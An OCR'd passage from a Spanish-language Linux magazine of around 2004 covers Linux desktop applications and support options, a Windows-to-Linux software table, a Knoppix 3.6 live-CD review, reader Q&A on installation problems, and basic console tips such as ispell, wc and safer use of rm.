**www.transgaming.com/dogamesearch.php?order=working&showall=1.**

SI ESTO NO ES UN BUEN JUEGO PARA GNU/LINUX, ENTONCES, ¿CUAL LO ES?

Sólo válido para la República Argentina

Linux College

Carreras Presenciales y a Distancia

Carrera Linux y Seguridad Avanzada

Certificación UTN Delta / Linux College

4824-2050

informes@linuxcollege.com.ar

www.linuxcollege.com.ar

Marcelo T. de Alvear 2247

Buenos Aires

UTN - Regional Delta

Escuela Linux


Aplicaciones para el hogar

Linux es un sistema operativo "todo terreno", ya que tiene aplicaciones para todos los usos posibles. GNUCash (**www.gnucash.org**) nos sirve para administrar finanzas personales, familiares o de pequeños comercios. GPhoto2 (**www.gphoto.org**) y Lphoto (**info.linspire.com/lphoto**) son aplicaciones libres para extraer y manipular imágenes de cámaras digitales. Muchas cámaras con conexión USB son reconocidas automáticamente por Linux, por lo que no es preciso tener ningún software adicional para extraer las fotos. Si queremos hacer retoques más avanzados que los que nos permiten los programas citados anteriormente, The GIMP es uno de los más completos en lo que a manipulación gráfica se refiere; algunos lo comparan con Photoshop por las prestaciones que ofrece. Para el diseño de carteles, boletines y otros impresos, la alternativa libre es Scribus **(www.scribus.org.uk)**, un software que recientemente fue liberado bajo licencia GNU. Para crear páginas web, la elección clásica de los programadores es Bluefish **(bluefish.openoffice.nl)**, pero quienes prefieren un enfoque más visual, similar al de FrontPage, se inclinarán por Nvu (**www.nvu.com**), escrito por un ex programador de Netscape y basado en el editor de páginas web de Mozilla. Como calendario personal podemos usar Mozilla Calendar (**www.mozilla.org/projects/calendar/**), aunque si queremos manejar proyectos de mayor complejidad, tenemos Ganttproject **(ganttproject.sourceforge.net)** o PHProject, que nos permiten definir tareas, asignar prioridades y realizar otras actividades relacionadas con el manejo de proyectos.

Y AHORA... ¿QUIEN PODRA AYUDARME?

Una de las críticas más frecuentes que se le hacen a Linux es que, como es gratuito, si tenemos algún problema, nadie lo soluciona, porque no hay responsables. Muchos repiten esa frase como si alguna vez Microsoft se hiciera cargo de una falla en sus sistemas operativos (si tienen alguna duda, lean la EULA que acompaña al producto para ver qué dice sobre este tema). Hay dos tipos de soporte que pueden conseguirse en Linux: gratuito y pago. Si nos despegamos del paradigma cultural de "gratis = malo" o "caro pero el mejor", y somos lo suficientemente abiertos para aceptar que hay gente que puede prestar ayuda de manera desinteresada, nos encontraremos con una agradable sorpresa. Tenemos el proyecto LUCAS (**es.tldp.org**) y las páginas de cada distribución. Las más importantes ofrecen mucha documentación, como así también, bases de conocimiento y respuestas a las preguntas más frecuentes. También hay foros donde los usuarios se ayudan entre sí. Por ejemplo, Tectimes.com y PsicoFXP.com.ar tienen foros de Linux en español donde hay participantes muy activos. Quienes leen en inglés estarán en ventaja, porque podrán acceder a LinuxQuestions (**www.linuxquestions.org**), a la documentación completa de The Linux Documentation Project (**www.tldp.org**) y a todas las ayudas oficiales de las distintas distribuciones. Hay grupos de usuarios en todo el país (pueden consultar en **www.linux.org.ar**), que tienen listas de correo donde se resuelven dudas técnicas, y suelen organizar reuniones mensuales para compartir experiencias y novedades.

Si estamos dispuestos a pagar por el soporte técnico, tampoco nos faltarán opciones. Todas las distribuciones comerciales tienen una alternativa de soporte pago, lo que hecha por tierra el mito de "no hay responsables". Además del soporte oficial de cada distribución, la estructura abierta de Linux permite la existencia de empresas que brindan soporte, no relacionadas con los autores de una distribución en particular. Esto tiene el doble beneficio de



THE GIMP, UNA DE LAS MEJORES APLICACIONES DE RETOQUE FOTOGRAFICO, EN TODO SU ESPLENDOR.

incentivar el mercado local y bajar costos para las empresas al aumentar la competencia. Basta ver las publicidades de esta revista para encontrar varias opciones en lo que a soporte se refiere. Cuidado: si bien muchos proveedores de Internet usan Linux internamente para brindar el servicio, no esperen que puedan serles de ayuda frente a un problema con este sistema; al menos no en la llamada "mesa de ayuda".

CONCLUSION: ¡SON LAS APLICACIONES, ESTUPIDO!

La falta de aplicaciones y de soporte ya no son excusas válidas para no usar Linux; lo importante es animarse. Si hay algo que puede ayudar en la transición es usar en Windows los programas que tienen versiones para ambos sistemas operativos. Notablemente, muchos de los nombrados en esta nota, como Mozilla, OpenOffice, Gaim, Nvu, LimeWire, Abiword y Opera, tienen versiones que funcionan en Windows de la misma manera que en Linux. Una vez que usemos "nuestras" aplicaciones frecuentemente, el sistema operativo será sólo un detalle. Un consejo final: la mejor manera de migrar y no fracasar en el intento es proponerse un objetivo específico, concreto, que queremos lograr con Linux. Si vamos a usar Linux para ver de qué se trata, probablemente pronto volvamos a lo que conocemos y estamos acostumbrados.

SOFTWARE ALTERNATIVO

SOFT WINDOWS	REEMPLAZO LINUX	SITIO WEB
3DStudio	Blender3D	www.blender3d.org
AutoCAD	LinuxCAD	www.linuxcad.com
Audiograb	Grip	nostatic.org/grip
PartitionMagic	QTParted	qtparted.sourceforge.net
Norton Commander	Midnight Commander	www.ibiblio.org/mc
Notepad	Kate	kate.kde.org
EasyCDCreator	K3B	www.k3b.org
Delphi	Kylix	www.borland.com/kylix/
Visual Basic	Gambas	gambas.sourceforge.net
ICQ, MSN	Gaim	gaim.sourceforge.net
VMWare	VMWare for Linux y BOCHS	www.vmware.com
Programas que necesiten DOS	DOSEmu	www.dosemu.org
WinFax	Fax2Send	www.fax2send.com
MS Office (Word, Excel, PowerPoint)	Open Office o Star Office	www.openoffice.org
Wordpad	Abiword	www.abisource.com
Access	Rekall	www.rekallrevealed.org y www.totalrekall.com
Internet Explorer	Mozilla Firefox	www.mozilla.org/products/firefox/
Outlook	Evolution	www.novell.com/products/evolution
	Thunderbird	www.mozilla.org/projects/thunderbird/
	Kmail	kmail.kde.org
Exchange Server	OpenGroupWare	www.opengroupware.org
	OpenExchange	www.suse.com/us/business/products/openexchange
Download Accelerator	d4x	www.krasu.ru/soft/chuchelo
	Aria	http://aria.rednoah.com
WS_FTP	gFTP	gftp.seul.org
Kazaa, Morpheos	Qtella	www.qtella.net
	LimeWire	www.limewire.com
Winamp	XMMS	www.xmms.org
Windows Media Player	Xine	xinehq.de
	MPlayer	www.mplayerhq.hu
	VLC	videolan.org/vlc
MS Money	GNUCash	www.gnucash.org
Photoshop	The GIMP	www.gimp.org
FrontPage	Nvu	www.nvu.com
MS Project	Ganttproject	ganttproject.sourceforge.net
	PHProjekt	

LA MEJOR DISTRIBUCION LIVE DEL MUNDO DE GNU/LINUX

Knoppix3.6

EN ESTA OPORTUNIDAD INCLUIMOS UNA DISTRIBUCION DE LAS DENOMINADAS "LIVE", QUE SEGURAMENTE SERA DEL AGRADO DE MUCHOS LECTORES. ¿QUE TIENE DE ESPECIAL? SIGAN LEYENDO...

Hace algunos años, un nuevo tipo de distribuciones llamadas "Live" comenzó a aparecer en la Red. Su particularidad es que pueden iniciarse desde la unidad de CD-ROM, y no hay necesidad de instalar absolutamente nada en el disco duro. Trabajan almacenando una imagen de una instalación de GNU/Linux (generalmente preparada para funcionar en casi cualquier computadora) y, cuando se bootea la máquina con el CD-ROM puesto, esa imagen es montada y se accede a ella. ¿Ventajas? ¡Muchísimas! La primera es que, al no ser necesario instalar absolutamente nada en la PC, podemos convertir máquinas Windows a GNU/Linux en forma temporal, para realizar alguna tarea en particular.

Luego de apagar el sistema, todo estará como antes. Por otra parte, estas distribuciones vienen preconfiguradas y llenas de aplicaciones, lo cual las convierte en opciones accesibles para los más novatos.

Ahora bien... ¿cuáles son las desventajas? Hay una principalmente: la velocidad. Todo el mundo sabe que la velocidad de las lectoras de CD-ROM no es abrumadora, de modo que estaremos atados a varios segundos de espera (incluso, minutos) antes de poder usar nuestra distribución Live. Hoy en día, hay numerosas opciones a la hora de elegir distribuciones Live, y SuSE, MandrakeMove y UTUTO son sólo algunas de ellas. Para el CD-ROM de este mes elegimos la que, a nuestro parecer, es la mejor distribución Live: Knoppix.


¿QUE TIENE DE PARTICULAR?

Todo. Como dirían los jóvenes de ayer: está buenísima. En primer lugar, el equipo de desarrollo de Knoppix logró generar una especificación de configuración realmente amplia, de manera que puede usarse en casi cualquier PC contemporánea.

A la hora de hablar de aplicaciones incluidas, nos encontramos con todo lo que necesitamos para trabajar con una computadora: herramientas de Internet, paquete de oficina, entorno KDE especialmente configurado, herramientas multimedia y un montón de aplicaciones de administración de redes. Todo se controla desde el prolijo entorno de KDE 3 en español.

Como adicional, les comentamos que Knoppix es una distribución Live basada en Debian GNU/Linux y, si les gustó mucho cómo viene armada, en el menú de aplicaciones encontrarán un útil script que les permitirá instalar Knoppix en el disco duro, para poder disfrutar de esta distribución permanentemente.

01 ESTE ES EL ESCRITORIO PRINCIPAL DE KNOPPIX. EVIDENTEMENTE, LOS ALEMANES SABEN LO QUE HACEN...



02 TODAS LAS APLICACIONES SON ACCESIBLES DESDE EL ORDENADO MENU DE KDE.

REQUERIMIENTOS

En el sitio oficial de la distribución, los desarrolladores especifican los siguientes requerimientos básicos:

- ★ Procesador Intel compatible (i486 o posterior).
- ★ 20 MB de RAM para modo texto, 96 MB para modo gráfico.
- ★ Una unidad de CD-ROM con capacidad de bootear (también es posible iniciar el sistema desde una unidad floppy).
- ★ Una placa de video SVGA estándar.
- ★ Mouse serie, PS/2 o USB compatible con IMPS/2.

Pero la verdad es que, antes de escribir esta nota, nos juntamos con los pingüinos en el laboratorio para probarla y decidimos iniciarla en una Pentium 166 con 64 MB de RAM: tardó, aproximadamente, unos 20 minutos en iniciar todo el sistema (aunque a los 5 minutos ya era operable en modo texto). Por eso, presten atención a nuestras especificaciones de requerimientos mínimos:

- ★ Procesador de 300 MHz o superior.
- ★ 128 MB de RAM.
- ★ Unidad de CD-ROM (cuanto más rápida, mejor).
- ★ Placa de video SVGA (cuanto más "común sea", mejor).
- ★ Mouse serie o PS/2.

APLICACIONES INCLUIDAS

El CD Live de Knoppix incluye una gran cantidad de aplicaciones, entre las cuales destacamos las siguientes:

- ★ Kernel Linux 2.4.x.
- ★ KDE Versión 3.1.
- ★ Herramientas multimedia, como XMMS, mpg123, xine, etc.
- ★ Herramientas de conexión a Internet, como kppp, pppoeconf y Konqueror.
- ★ GIMP versión 1.2.
- ★ Suites de oficina KOffice (la oficial del proyecto KDE) y OpenOffice (¿saben que los tiempos de carga no son tan largos como pensábamos?).
- ★ Y 2000 programas más.


INICIANDO EL SISTEMA

Este paso es muy sencillo. Simplemente configuren sus computadoras para que inicien desde la unidad de CD-ROM. Pongan el CD que acompaña a la revista (sólo para suscriptores) y reinicien la máquina. Aparecerá una pantalla de bienvenida; presionen ENTER y el sistema comenzará a cargarse. Si ven que luego de varios minutos la pantalla sigue negra, puede ser que Knoppix haya intentado iniciar en un modo de video que el monitor no soporta. Presionen entonces la combinación de teclas CTRL ALT + y CTRL ALT – para pasar a otros modos de video.
Si no tienen la posibilidad de bootear desde la unidad de CD-ROM (algunas computadoras viejitas no la tienen), deberán hacer un disco de inicio con cualquier herramienta para grabar imágenes en disquetes como rawrite o, si ya tienen GNU/Linux instalado, con dd (**dd if=[ubicación de la imagen] of=/dev/fd0**). La imagen necesaria se llama **boot.img** y está ubicada en el directorio **/KNOPPIX** del CD.

SE LA DEJAMOS...

...para que la prueben y la disfruten. Se trata, sin lugar a dudas, de una excelente pieza de software, ideal para mostrar cómo es un buen GNU/Linux a nuestros amigos, salir de algún apuro, hacer presentaciones e, incluso, salvar alguna partición de Windows. Estén atentos al sitio de Knoppix, ya que nuevas versiones aparecen cada cortos períodos de tiempo e incluyen muchas mejoras y novedades. ★ **Héctor Facundo Arena**

03 XINE Y AUDACITY SON DOS DE LAS HERRAMIENTAS MULTIMEDIA QUE INCLUYE ESTA VERSION DE KNOPPIX.



04 EL SET DE HERRAMIENTAS PARA EL HOGAR Y LA OFICINA DE KDE ES MUY COMPLETO. AQUI VEMOS A KONTACT.

RESPONDEMOS A LAS PREGUNTAS DE LOS LECTORES

Consultas

PROBLEMAS CON LA PLACA DE VIDEO


Hola, amigos, quiero felicitarlos por la revista, está muy buena. Soy bastante novato en Linux y hace un año intenté instalar Mandrake 9.1, pero tuve problemas para que arrancara en modo gráfico, ya que intentaba cargarse el escritorio y no lo conseguía. Lo único que funcionaba eran las consolas en modo texto. Mi equipo es un K62 de 500 MHz, 128 de RAM PC 100 y placa de video pine, con chip 305, 32 MB de RAM, PCI. Fui al sitio de SiS y de ahí al de Xfree86, en donde dicen que la actualización al 4.4.0 puede solucionar el problema. Tal vez ustedes sepan de algún problema similar y puedan decirme si ésta es una solución efectiva o si existe otra. Me gustaría entrar en el sistema del pingüino, y si ustedes pueden ayudarme, les doy las gracias, También quería saber si con el hardware que tengo puedo instalar Mandrake 10.0, y qué versión de Xfree86 trae. ★ **Jorge Quinteros** ★ **cafuze@alternativagratis.com**

GNU/Linux USERS: La versión 10 de Mandrake incluye Xfree86 versión 4.3, pero creemos que al menos la instalación debe funcionar en modo VESA (un modo gráfico a full color, pero que no aprovecha las capacidades de tu placa de video). Aun si este modo no funcionara, siempre podés hacer una instalación en modo texto (fijate que en la pantalla de bienvenida te dice cómo) y después, con tiempo y el sistema ya instalado, investigar de qué manera configurar tu tarjeta de video. En cuanto a soporte, entendemos que en GNU/Linux están los drivers para dicha placa (en la serie 2.6 del núcleo, debería funcionar en modo framebuffer automáticamente), por lo que una búsqueda en Google te dará muchas ayudas.

PROBLEMAS CON LA MUSICA

Hace poco empecé a interesarme por el mundo Linux gracias a un compañero de trabajo. Compré el primer número de la revista y estoy instalando Mandrake 10. Recién estoy aprendiendo a investigarlo, pero hay algo que no puedo hacer: escuchar música.
Antes usaba Windows y no tenía problemas para hacerlo.
Cuando levanto el programa de KDE para escuchar un CD insertado en la lectora, puedo observar las pistas y cómo pasa el tiempo en cada tema, pero no obtengo sonido. ¿Podrán decirme qué comando o dónde debo ingresar para activar el audio?
Desde ya, muchas gracias, y seguramente volveré a molestarlos con otras consultas, ya que soy nuevo en este mundo. Gracias. ★ **Gustavo Coronel** ★ **GACoronel@posnet.com.ar**

GNU/Linux USERS: No hay un comando para activar el sonido. Primero te conviene verificar si el problema existe sólo con los CDs o con todos los archivos de sonido (MP3, WAV, etc.). Si no se escucha ni un mísero clic al abrir un WAV, entonces quiere decir que la placa de sonido no está bien configurada. Una vuelta por el centro de control Mandrake (sección hardware) te será de ayuda. Si los MP3 y los WAV funcionan, entonces es posible que te falte el cable de sonido que conecta la lectora de CD-ROM con la placa de sonido. Los programas de Windows no lo usan, pero muchos de GNU/Linux sí. Finalmente, tendrás que asegurarte de que en el mezclador todos los volúmenes estén en el nivel correcto.



EL MEZCLADOR CON TODOS SUS VOLUMENES.

¿QUE DISTRO ELEGIR?

Quiero empezar a utilizar Linux en dos máquinas y ponerlas en red con otro equipo que tiene Windows XP. Las máquinas a las que quiero ponerles Linux son:
★ Pentium 1 100 MHz, 16 MB de RAM, HDD 1 GB
★ Pentium MMX 233 MHZ, 32 MB de RAM, disco duro de 1 GB
Quisiera saber qué distribución me convendría en cada caso, teniendo en cuenta que recién empiezo con Linux; en realidad, instalé una vez Corel Linux pero no me convenció. Quiero algo mejor pero que pueda llegar a entender en estos primeros pasos.
Algunos me recomiendan Mandrake; otros, SuSE; otros, RedHat... Un abrazo, gracias. ★ **Lucas Estevez** ★ **lae1983@hotmail.com**

GNU/Linux USERS: Para ambas máquinas, que tienen poca memoria RAM, una versión de VectorLinux puede ser ideal, ya que incluye muchas aplicaciones listas para usar. Si no, Debian o Slackware también te van a servir, pero te va a costar un poco más configurarlas. Para ponerlas en red con Windows, lo único que necesitás en las máquinas GNU/Linux es un servidor Samba (**www.samba.org**).

EN ESTA SECCION VAMOS A RESPONDER
A LAS INQUIETUDES
QUE USTEDES NOS ENVIAN
A NUESTRA DIRECCION DE E-MAIL,
linuxusers@tectimes.com

GRABACION DE ISOS

Soy lector relativamente asiduo de USERS y compré el primer número de Linux, con el objetivo de realizar mi segundo intento de entrar en este interesante mundo. El primero fue hace algunos años con el RedHat que ustedes mismos incluían con un libro, y si bien logré instalarlo, no avancé mucho más allá, y el CD se me perdió en la historia. Ahora que tengo banda ancha (aunque con horario limitado), después de varias pruebas y varios días, pude bajar el primer CD de vuestro sitio, y estoy en proceso con el segundo. El problema que me lleva a escribirles es que me quedan dos archivos: **mandrake10_01.iso** y **mandrake10_01.iso.part**, y no sé cómo generar el CD de arranque a partir de ahí. Probé a copiarlos así nomás, pero no lo toma como CD de arranque, y traté de generar un CD de arranque (con NERO) pero inicia en DR-DOS.
Disculpen mi ignorancia, y espero que puedan sacarme de este apuro. Desde ya, muchas gracias y muy buena la revista. Saludos. ★ **Ricardo Damian Vogel** ★ **errevogel@yahoo.com.ar**

GNU/Linux USERS: Ricardo, lo que vos descargaste son imágenes ISO. Lo que tenés que hacer es seleccionar como fuente de información en tu grabador de CDs la opción Imágenes o Imagen ISO. Esta imagen tiene toda la estructura del CD "empaquetada" en un archivo, que debe ser desempaquetado en su estructura original; esto lo hace automáticamente el grabador de CDs.

LECTOR PEDIGÜEÑO

¿Qué tal? Necesitaría un programa para bootear desde la disquetera la distro que entregaron en el CD de la revista. Además, les pido que me digan cuántos MB ocupa. Esto se debe a que no poseo PC en casa y voy a utilizar la del trabajo, y necesito que los jefes o los buches de mis queridos compañeros no se den cuenta. Además, quiero saber si pueden incluir la versión de Knoppix recomendada por DR FREEWARE en USERS CLASSIC #161 (pág. 22). Perdón, ¿pido mucho? ¡no, no! Y recuerden que muchas personas no sabemos nada o casi nada de Linux y necesitamos explicaciones muy básicas. No creo que cueste mucho, dado que ahora hay una revista exclusiva para este tema. Desde ya, muchas gracias. ★ **Javier** ★ **hectorjavier1978@yahoo.com.ar**

GNU/Linux USERS: En cuanto a boot managers, te recomendamos visitar **www.softpedia.com/public/cat/13/4/**, en donde encontrarás un listado completo. Hay muchos de ellos que son freeware. Para instalar Mandrake 10 es necesario, como mínimo, 700 MB de espacio en disco. Knoppix, servido.

¿KNOPPIX? PONE EL CD DE ESTE NUMERO EN LA LECTORA...

INSTALANDO MANDRAKE 10

Hola a todos. Gracias por cumplir con las pautas que les vamos proponiendo en nuestros mensajes. Recién iniciado en GNU/Linux, me ha llegado vuestra revista con los dos CDs. Traté de instalar el sistema operativo y no pude. La línea de texto que me indica el progreso de instalación muestra lo siguiente hacia el final:

```
-Couldn´t open RGB-DB /usr/x1186/lib/x11/tgb
-Mouse: No Protocol specified
-Fatal Server error: Failed to initialize core
  devices
log file "/var/log/xfree86.0.log"
```

Por supuesto que dice mucho más, pero he incluido sólo algunas líneas. Les hago algunas aclaraciones:

1. La PC con la que trabajo es una IBM ThinkPad con 32 MB RAM, disco de 6 GB y procesador PII.
2. Está instalado Windows 98, que es el que usé siempre.
3. Si interpreté bien lo que indicaba la revista, puedo tener instalados ambos sistemas y se me dará la posibilidad de particionar el disco.

Entonces, ya que ustedes recomiendan Mandrake para los principiantes, quiero preguntarles qué estoy haciendo mal. Gracias por su respuesta. ★ **Alberto Luciano** ★ **albertolucianoiacaruso@hotmail.com**

GNU/Linux USERS: Las líneas que nos comentás no son muy descriptivas que digamos, pero vemos que tenés problemas para iniciar el sistema de instalación en modo gráfico. Entonces, te recomendamos hacer la instalación en modo texto. Al bootear el CD, en la pantalla de bienvenida de Mandrake se indica cómo iniciar este tipo de instalación.

VAMOS A TRATAR DE QUE NUESTRO TRABAJO EN LA TERMINAL SEA UN POCO MAS DIVERTIDO. ¡INVITAMOS A LOS LECTORES A QUE NOS ENVIEN SUS TRUCOS!

linuxusers@tectimes.com

trucos

SEGUIMOS TRAYENDOLES LOS MEJORES CONSEJOS PARA APROVECHAR AL MAXIMO SU SISTEMA OPERATIVO PREFERIDO. EN ESTA EDICION, COMO PRESERVAR LA ORTOGRAFIA DE NUESTROS DOCUMENTOS DESDE LA CONSOLA, CONTAR LAS PALABRAS DE LOS ARCHIVOS DE TEXTO, RECUPERAR ARCHIVOS BORRADOS Y MAS.

CORREGIR EN LA CONSOLA

Es muy útil y correcto preservar la ortografía de nuestros documentos y, seguramente, ustedes están pensando en una suite de oficina para realizar esta tarea. Pero puede suceder que si no tenemos instalado el corrector adecuado para nuestro idioma, cometamos pequeños deslices ortográficos.

Vamos a lo concreto, ¿cómo hacemos para corregir un documento de texto? Muy simple: acudimos a la ayuda de **ispell** en una consola. Sí, leyeron bien.

Ispell es un corrector ortográfico para la consola que nos permite realizar la corrección ortográfica de manera muy simple; si queremos corregir un documento de texto lo hacemos de esta manera:

```
$ ispell documento.txt
```

Puede suceder que no contemos con el diccionario correcto, para lo cual tendremos que descargarlo de la página oficial, **www.ispell.org**.

Por defecto, el diccionario está en inglés. Si queremos, luego de haber instalado el nuestro, para utilizarlo tecleamos:

```
$ ispell -d spanish documento.txt
```

Con la opción -d asignamos el idioma agregado.

```
estan          File: ispell.txt
00: astan      10: restan
01: esta       11: testan
02: estad      ??: estar-r+n
03: estar
04: estas
05: están
06: estén
07: es tan
08: es-tan
09: gestan
[SP] <number> R)epl A)ccept I)nsert L)ookup
U)ncap Q)uit e(X)it or ? for help
```

No me digan que no es una opción ideal. Podemos ver todas las posibilidades que nos brinda. ¡Ya no hay más excusas para no poner acentos!

CONTAR PALABRAS

Continuando con el primer truco, Ispell, con frecuencia necesitamos contar caracteres, palabras o las líneas de un archivo de texto. Para hacerlo, podemos utilizar el comando WC (más información en man wc), seguido del documento sobre el que queremos hacer la consulta:

```
[ariel@sever Desktop]$ wc
datos.txt
28  239 4369 datos.txt
```

Obtendremos tres valores seguidos del archivo en cuestión. El primero corresponde a las líneas; el segundo, al número de palabras, y el tercero, a los caracteres.

También tenemos la posibilidad de definir opciones como:

-/ cuenta las líneas en forma directa.
-w cuenta la totalidad de palabras.
-c cuenta la totalidad de caracteres.

Así evitamos abrir un procesador de texto para realizar esta operación.

BORRADO ACCIDENTAL

Esto es muy común cuando trabajamos directamente en la consola. Si bien es cierto que tenemos varias herramientas para la recuperación de archivos, ¿no es más fácil prevenir y hacer un buen uso del comando **rm**? La manera más habitual de evitar el borrado accidental de un archivo es usar la opción **-i** de **rm**.


Muchas de las distribuciones comerciales cuentan con un alias que sustituye la orden rm por rm -i automáticamente. Con el agregado de esta letra, el sistema nos preguntará si confirmamos la operación. Pero en ocasiones, utilizamos la letra f para obligar al borrado. Veamos un ejemplo concreto:

```
$ rm -f *.datos
```

De este modo, eliminamos todos los datos de una vez. Para solucionar esto, tendremos que crear un archivo llamado **-i** en el directorio que queremos proteger. Entonces, por regla general siempre se tomará esta opción, que es confirmar antes de borrar. Para crear este archivo ingresamos **touch ./-i**

¡ALGO DE MODO GRAFICO, PLEASE!

Vamos a hablar de KDE, que nos permite asignarle una aplicación predeterminada a un archivo, con su correspondiente extensión, en forma automática. Como vemos en la imagen, utilizamos Kcontrol, la herramienta más importante de configuración en este entorno. Su uso es muy simple, pero vamos al truco en sí. Ingresando en Componentes/Asociaciones de archivos, se despliega en la parte derecha de la ventana un listado de todos ellos. Podemos ir navegando en forma simple por opción, como se muestra en la figura con el ejemplo de Video. Desplegando esta opción, veremos los diferentes tipos soportados, y así podremos asignar una aplicación en forma directa a este archivo. Podemos subir niveles en lo que respecta a las aplicaciones que se utilizarán por defecto, y también cambiar el icono de visualización por el nuestro preferido.
En resumen, una buena alternativa para investigar y dejar de preocuparnos cuando hacemos clic en un archivo y se abre una aplicación que no es de nuestro agrado. Podemos hacer los cambios sin tocar los archivos de configuración.



DESDE ESTE PANEL PODEMOS MODIFICAR LAS ASOCIACIONES DE ARCHIVOS EN KDE.

CREANDO UN ARCHIVO DE TEXTO... SIN EDITOR

Pero ¿cómo voy a crear un archivo sin un editor? Bueno, ésta es otra de las oportunidades que nos brinda nuestro intérprete BASH. La idea es utilizar uno de los comandos que leen archivos por pantalla, pero como si fuera un pequeño anotador; es decir, con él podemos crear un archivo, pero no tenemos la posibilidad de dar ningún formato al texto. ¿Cómo lo hacemos? Muy fácilmente... utilizando el comando "cat" de la siguiente manera:

```
[roberto@Servidor roberto]$ cat >mitexto.txt
Esta es la primera línea...
esta es la segunda
y la última
<CTRL><D>
```

